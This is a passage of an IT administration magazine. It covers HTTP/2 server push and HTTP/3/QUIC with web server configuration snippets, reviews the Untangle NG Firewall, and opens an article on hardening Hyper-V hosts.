header("Link: </css/styles.css>;
    rel=preload;
    as=style, </js/scripts.js>;
    rel=preload;
    as=script, </img/logo.png>;
    rel=preload; as=image");
```

You can also combine this directive with other rules included with the `Link` tag. For example, simultaneously issuing a push directive with a `preconnect` hint,

```
header("Link: </css/styles.css>;
    rel=preload; as=style,
    <https://fonts.gstatic.com>;
    rel=preconnect");
```

tells the server to push the `style.css` file to the client and simultaneously to establish a connection to `fonts.gstatic.com`. Because Nginx does not process `.htaccess` files or the like, the instruction can also be implemented, as described earlier, with PHP or directly in the server configuration by extending the `location` paragraph to include the `http2_push` command ([Listing 5](#)).

Many Small Files vs. One Big File

Over the years, HTTP/1.1 has shown that HTTP pipelining places a heavy load on a server's resources. From a purely technical point of view, this means that the browser puts the requests for the required files into a pipeline, and the server processes them one by one ([Figure 1](#)). For web developers, this previously meant that their goal had to be to reload as few individual files as possible. Therefore, combining individual CSS or JavaScript files, for example, has proven to be very helpful. Loading a single 80KB CSS file is faster than loading eight 10KB files, because each request for a new file again takes time to establish the TCP connection.

Not all files can be combined and downloaded as a single file, especially for images, so HTTP/2 has become a multiplex protocol. One of the two core changes is that a

Listing 5: location Paragraph

```
location / {
  root /usr/share/nginx/html;
  index index.html index.htm;
  http2_push /style.css;
  http2_push /logo.png;
}
```


client only opens one stream to the server over which all files can be transferred, without opening a new stream for each new request. The existing TCP connections are thus more durable, which in turn means they can achieve full data transfer speeds more often.

The second change is that this adaptation allows the server to send files in parallel rather than serially. Instead of one file at a time, the server now delivers many files at once (**Figure 2**). Conversely, the previously mentioned rule with the eight CSS files now no longer applies. On the contrary, applying this rule slows down the website unnecessarily, because the maximum transfer time for all files is the same as the transfer time for the largest file. For example, if transferring an 80KB file takes 347ms, transferring eight 10KB files takes only about 48ms, because the server delivers them at the same time. With HTTP/2, browsers typically use only one TCP connection to each host, instead of the up to six connections with HTTP/1.1.

Activation Under Apache 2

On Apache 2, HTTP/2 is not enabled by default; you have to do this manually by installing `http2_module` and enabling it,

```
LoadModule http2_module 2
    modules/mod_http2.so
```

in the configuration file. The second directive to be entered is,

Protocols h2 h2c HTTP/1.1

which makes HTTP/2 the preferred protocol if the client also supports that version; otherwise, the fallback is to HTTP/1.1.

Downward Compatibility

According to statistics from w3techs.com [4], a good year after the HTTP/2 specification was published, less than 10 percent of the websites at the time were using the

new protocol. More importantly, however, these sites handled about two thirds of all page views. This rapid acceptance has been helped because HTTP/2 is fully downward compatible, so a change in technology does not initially require any

adjustments to websites and applications.

Only if a company fully wants to leverage HTTP/2 with its website or application do the web developers have to step in and break down the individual files to the extent pos-




Figure 1: Calling up a page with HTTP/1.1 makes it clear that the server delivers the files one by one and only as many files at the same time as there are processes free - usually five to eight.



Figure 2: If the server uses HTTP/2, you can see that it starts delivering a large number of files at the same time.

sible – as described earlier – and define the server push rules.

From TCP and TLS to QUIC

As mentioned earlier, the main focus of the change from HTTP/1.1 to HTTP/2 was multiplexing and the resulting superior bandwidth utilization. However, if a packet is lost during transmission, the entire TCP connection stops until the packet has reached the receiver again from the sender. As a result, depending on the loss rate, HTTP/2 can have a lower speed than HTTP/1.1, because all data is sent over a single TCP connection; therefore, all transmissions are affected by the packet loss.

To solve this problem, a working group at Google standardized the Quick UDP Internet Connection (QUIC) network protocol in July 2016, which removes the restrictions on the use of TCP and is based on UDP. One requirement is that data is always encrypted with TLS 1.3, which increases security. A split header creates further advantages. The first part is only used to establish the encrypted connection and does not contain any other data. Only when the connection is established does the system transmit the header to transfer the data. When a new connection is established to the same host, QUIC does not have to renegotiate the encryption but can start transmission directly over the

secured connection. Another advantage is that QUIC is no longer limited to HTTP transmissions.

Because it is difficult to establish completely new protocols on the Internet, Google presented QUIC to the IETF. The latter has adopted QUIC as the basis for HTTP/3 and has been working on standardization since the beginning of 2017. The latest draft is from December 14, 2020 [5]. HTTP/3 completely breaks with TCP and will use QUIC in the future. For HTTP/3 to replace HTTP/2 in the future, web servers will need to support QUIC. Apache, still the most widely used HTTP daemon, has not yet made an announcement in this direction. Nginx unveiled a first version in June 2020 that is based on the IETF QUIC document. LiteSpeed is currently the only server that has fully implemented QUIC and, as a consequence, HTTP/3.

Long Path to the Browsers

Servers must do more than understand QUIC, so it follows that the clients also need to support HTTP/3. Because QUIC originates from Google, it is no surprise that Chrome already supports QUIC. Firefox also started offering experimental support in version 72 according to the definition published by the IETF. Microsoft Edge, which is now based on the open source Chromium project, has started the implementation work, which is cur-

rently available through Microsoft Edge Insider Canary Channel [6].

Conclusions

Today's standard for delivering web pages and applications is clearly HTTP/2. It solves the most serious problem of HTTP/1.1 – the HTTP head-of-line blocking – which required a client to wait until a request it had made was completed before it could make the next one. This bottleneck in turn caused massive delays, because today's web pages no longer comprise just a handful of files but load a huge volume of additional data. Administrators don't have to go to great lengths to get HTTP/2 up and running. Meanwhile, HTTP/3 is now in the starting blocks and brings with it the change from TCP to QUIC. ■

Info

- [1] RFC 2616: [\[https://tools.ietf.org/html/rfc2616\]](https://tools.ietf.org/html/rfc2616)
- [2] Host Header as per RFC 7230, section 5.4: [\[https://tools.ietf.org/html/rfc7230#section-5.4\]](https://tools.ietf.org/html/rfc7230#section-5.4)
- [3] HTTP/2.0 as per RFC 7540: [\[https://tools.ietf.org/html/rfc7540\]](https://tools.ietf.org/html/rfc7540)
- [4] HTTP/2 historical use: [\[https://w3techs.com/technologies/history_overview/site_element/all/y\]](https://w3techs.com/technologies/history_overview/site_element/all/y)
- [5] Google QUIC draft: [\[https://quicwg.org/base-drafts/draft-ietf-quic-http.html\]](https://quicwg.org/base-drafts/draft-ietf-quic-http.html)
- [6] Microsoft Edge Insider channel: [\[https://www.microsoftedgeinsider.com/en-us/download\]](https://www.microsoftedgeinsider.com/en-us/download)

Too Swamped to Surf?



ADMIN
Network & Security

ADMIN offers additional news and technical articles you won't see in our print magazine.

Subscribe today to our free ADMIN Update newsletter and receive:

- Helpful updates on our best online features
- Timely discounts and special bonuses available only to newsletter readers
- Deep knowledge of the new IT



bit.ly/HPC-ADMIN-Update

Professional protection for
small and mid-size enterprises

Puzzle

To what extent does the Untangle NG Firewall, where apps come together like pieces of a jigsaw, meet customer criteria for protection, usability, price, and support? By Tobias Ortner

Founded in 2003, US manufacturer Untangle Inc. offers a security solution in the form of NG Firewall [1] tailored to networks in small and medium-sized enterprises (or larger companies with many branch offices). The idea is to empower small companies in particular to achieve a security

standard that is otherwise only available to far larger companies, with the integration of successful open source applications combined with an easy-to-use and flexible user interface. Untangle Firewall is available as a free version with limited capabilities, or admins can purchase individual

functions or the complete range of functions as commercial products. The Untangle NG Firewall can be installed on various systems, and the manufacturer offers hardware appliances, but you can also put together your own system according to your individual requirements. However, you do need to pay attention to the hardware requirements. Alternatively, you can install

the software as a virtual appliance for VMware or as a virtual machine (VM) for Hyper-V. Additionally, deployment in the cloud is supported on Amazon Web Services (AWS) or Microsoft Azure.

Firewall Structure

The basis of Untangle NG Firewall is a hardened Debian Linux, which is responsible for managing the network interface cards, routing, network configuration, and other basic services. On top of this operating system sits the Untangle VM, a Java VM within which the various firewall functions run. These functions are encapsulated in individual apps (applications) and can be (de)activated as required. Traffic arrives at a physical network interface card, and the operating system forwards it to a virtual interface within the Untangle VM, where it is processed in a rules-based session. The firewall then forwards the traffic through another virtual interface to the appropriate physical network interface card, through which it reaches its destination. For testing, troubleshooting, or special operations, the entire traffic or a single area can be




Figure 1: The path of data through the Untangle NG Firewall or, in special cases, past it. Image from the Untangle wiki [2].




Figure 2: In the Policy Manager, you define which apps the Untangle firewall applies for a rule.

bypassed with bypass rules on the Untangle VM (Figure 1).

Policy Manager

The first stop for traffic arriving at the Untangle VM through the virtual interface is the Policy Manager. From the data stream and the existing configuration, it decides which policies (rulesets) apply to the session. Policies define a group of applications that filter the data of a session according to appropriate criteria. If you want to execute separate policies for different recipients, times, or IP addresses, for example, you have to define them in the Policy Manager (Figure 2). The Policy Manager decides which route through the firewall is appropriate for the session. Each route includes different applications and configurations that the firewall applies to the session. After a successful check on the respective route, the complete data stream leaves the firewall again through one of the virtual interfaces. Thanks to the

built-in reporting within Untangle NG Firewall, you can always determine which policy was used for a particular session. In the settings, the Policy Manager shows the existing policies on the left and the applications the firewall is running, for the session in this case, on the right. The Policy Manager supports inheritance, making it quick and easy to create new policies. For this purpose, a basic ruleset is inherited, the rules of which you then adapt to the specific requirements. The criteria you can use for a policy include the source or target address, protocol, hostname, or even the time and day

of the week. For example, a different policy can be applied during working hours than during hours outside the workday. After the Policy Manager, the session passes through the various apps that examine the traffic (Figure 3). The *Protect* group includes apps for protecting your network and thus provides the basic functions of a firewall. These apps include the current versions of Firewall Free, Intrusion Prevention Free, Phish Blocker Free, Threat Prevention, Virus Blocker, and Virus Blocker Lite Free. Apps with the *Free* suffix are included with the free version of Untangle NG Firewall. In the *Filter* group, Untangle combines all the apps that execute the appropriate rules according to the content of the data streams. These include Web Filter, Web Monitor Free, SSL Inspector, Spam Blocker, Spam Blocker Lite Free, Application Control, Application Control Lite Free, and Ad Blocker Free. These apps allow you to control a company's network traffic and enforce corporate rules. For example, Web Filter lets you block specific websites or categories of websites to restrict access, such as limiting access to social media portals to lunchtime. Application Control provides corresponding capabilities not at the URL level, but



Figure 3: The available apps, each representing different examination methods and filters.

at the application level. These filter apps can be used specifically to influence the use of the network. The apps in the *Perform* category are primarily used to ensure the functionality of the firewall in terms of bandwidth. Bandwidth Control, WAN Balancer, WAN Failover, and Web Cache give you control over network use. For example, for VoIP applications, you can set up a Quality of Service that Bandwidth Control processes. WAN Balancer and WAN Failover are required for enterprises that have multiple WAN links and want to direct traffic.

Connect apps have become hugely important, especially in times of working in home offices. Untangle NG Firewall offers the IPsec VPN, OpenVPN Free, Captive Portal Free, Tunnel VPN Free, and WireGuard VPN applications. VPN apps provide several ways to let employees access corporate data outside the network. Captive Portal lets you control access from the network to the Internet, for example, by login.

The *Manage* group is used to configure settings. It includes the Policy Manager, Directory Connector, and Reports Free apps. Directory Connector creates a connection to a Radius server or Active Directory; you do not have to define VPN users individually. Under *Additional Apps*, you will find Branding Manager, Configuration Backup, and Live Support, which are administration applications.

By using apps, Untangle integrates established open source and commercial solutions from other developers into its firewall product, encapsulating each into an app under a common interface. In particular, this makes it possible to integrate new applications without having to change the user interface or operation. For example, the WireGuard VPN app was newly integrated into the Untangle NG Firewall in version 16. The only change for the user is another app icon inside the firewall.



Figure 4: The Untangle NG Firewall dashboard provides a quick overview.

User Interface

For the Untangle developers, it wasn't just the feature set that mattered. They also set themselves the goal of providing an easy-to-use interface that gives users without special firewall know-how a good introduction to the product. Untangle NG Firewall can be managed in a web browser and does not require a dedicated desktop application. The user interface is based on modern smartphones. All main functions can be accessed by four menu items, which means that users can get started quickly and easily. After logging in to the firewall from the browser, the dashboard provides a quick overview of its status (Figure 4).

By turning the individual elements (widgets) of the dashboard on and off – and even configuring them in part – you can create a customized home screen that provides precisely the information you need, including the ability

to display the hardware load, such as memory consumption and the CPU load, along with the number of sessions or the most frequently used websites. The individual NG Firewall applications are available in the *Apps* menu. Any desired function can be found quickly. You can also see exactly which applications are active and which are disabled. Even if the apps have different settings, you can quickly find your way around the clearly structured overview.

The *Config* menu item contains the settings for the firewall in general. The most important values are already set during the install, such as the IP addresses or the selection of network interfaces. Additionally, you can configure mail or web servers by network address translation (NAT) (Figure 5). The *Reports* menu item gives you access to predefined reports. The Untangle NG Firewall meets strict reporting requirements and opens up an option for defining reports yourself. All the




Figure 5: Configuring the basic firewall settings.




Figure 6: Report data is available in various formats.

session information is routed to a SQL database that you can access directly if needed. Usually the predefined reports are fine, but if you do need to create specific reports, you will find the functions you need here. The results of the reports are available in different formats, such as lists or graphics, depending on the nature of the data (Figure 6); then, you can see a graphical overview and check the matching lists for more detail. Reports also help you to discover why the firewall performed a certain action (e.g., why an email message was moved to the quarantine folder as spam).

firewalls to establish consistent rules across the enterprise (Figure 7).

Conclusions

Untangle NG Firewall is a complete security solution that offers the most important functions expected from a firewall by combining various solutions in the form of apps with uniform operation in a common interface. The integrated detailed reporting provides all essential information; if necessary, you can create additional queries yourself. Command Center helps manage multiple firewalls and

If you are looking for an easy-to-use, but still very powerful firewall solution, you will definitely want to take a look at Untangle NG Firewall. If you are missing some features, simply enter them in the online wish list [3], which is also where you will find request status information.

Info

- [1] Untangle NG Firewall: <https://www.untangle.com/untangle-ng-firewall/>
- [2] Untangle wiki: https://wiki.untangle.com/index.php/Bypass_Rules
- [3] Feature wish list: <https://untanglefirewall.featureupvote.com>

Command Center

If you manage more than just one firewall, even several spread across multiple sites, you will appreciate Untangle’s Command Center for managing and monitoring multiple Untangle NG firewalls, including licenses, and for bundling messages (alerts). Command Center also lets you distribute policies across different




Figure 7: The Command Center lets you centrally manage multiple firewalls.



Protect Hyper-V with on-board resources

Counterintelligence

With the right settings and small tools, security in virtual environments can be increased significantly by tweaking the on-board tools. By Thomas Joos

Hosts, and their operating systems in particular, play a central role in secure operations with Hyper-V. The individual virtual machines (VMs) and the operating systems on the VMs naturally need to be secured. The third security-relevant area is the configuration files for the individual VMs and Hyper-V itself – and don't forget the system services. If available, it makes sense to use a trusted platform module (TPM) chip on Hyper-V hosts to take advantage of technologies such as BitLocker and shielded VMs. As an administrator, you're adding security in a number of places, and much of it with the help of Microsoft recommendations and templates.

Securing the Host and Operating System

Minimizing the attack surface is an important security foundation, and it starts with installation. In general, it is recommended that you use the

Core installation of Windows Server 2019 or newer for Hyper-V hosts, which will help you prevent attacks on the desktop and the programs installed on it. Bear in mind that a graphical user interface (GUI) can be installed retroactively on Core servers.

If you do install the GUI, you should remove programs and services that are not required. For example, Windows Media Player is active by default on Windows Server 2019, but definitely not needed on production servers. To uninstall Media Player, enter:

```
dism /online /Disable-Feature 2  
/FeatureName:WindowsMediaPlayer 2  
/norestart
```

Only absolutely essential services should be installed and started on the Hyper-V host. Any additional software just adds attack vectors. In general, it is almost always better to install additional software on another

server rather than on a Hyper-V host on which numerous VMs are in use. Of course, this is also true when you consider performance.

Microsoft advises against deploying production VMs for server applications by way of Hyper-V on Windows 10. Especially on smaller networks, administrators are tempted to connect users to VMs by this route, but doing so poses a significant risk for security reasons. It's better to go for the free Hyper-V Server 2019. Windows 10, as a never genuinely completed operating system, is fine as a test environment for Hyper-V, but under no circumstances should you provide server-based services on networks with Windows 10.

Installing Updates and Closing the Gaps

The operating system on the Hyper-V host, the firmware, and the device drivers should always be up to date. Microsoft regularly closes critical

Photo by Craig Whitehead on Unsplash

gaps that also affect Hyper-V on its monthly patch day. In most cases, numerous VMs run on a Hyper-V host, so a security vulnerability does not just affect one server, but several. The patch status of your Hyper-V hosts therefore plays an important role.

For example, Microsoft closed a critical vulnerability in Hyper-V on patch day in October 2020. Attackers were able to execute malware on the VMs because of the vulnerability and gain access to the host. On Hyper-V servers, therefore, you will want to install at least this update [1] promptly, which is possible with Windows Server Update Services (WSUS) on the internal network or directly on the Windows update server.

Implement Safety Recommendations with Policies

As the vendor of Windows Server, Microsoft issues security recommendations that you will want to take note of as an administrator through the Microsoft Security Compliance Toolkit [2], which contains group policy templates with which you can secure Hyper-V hosts in line with Microsoft recommendations. The download comprises tools and ZIP files for various Windows versions with which you can create Group Policy Objects (GPOs) for improved security on Hyper-V hosts and VMs.

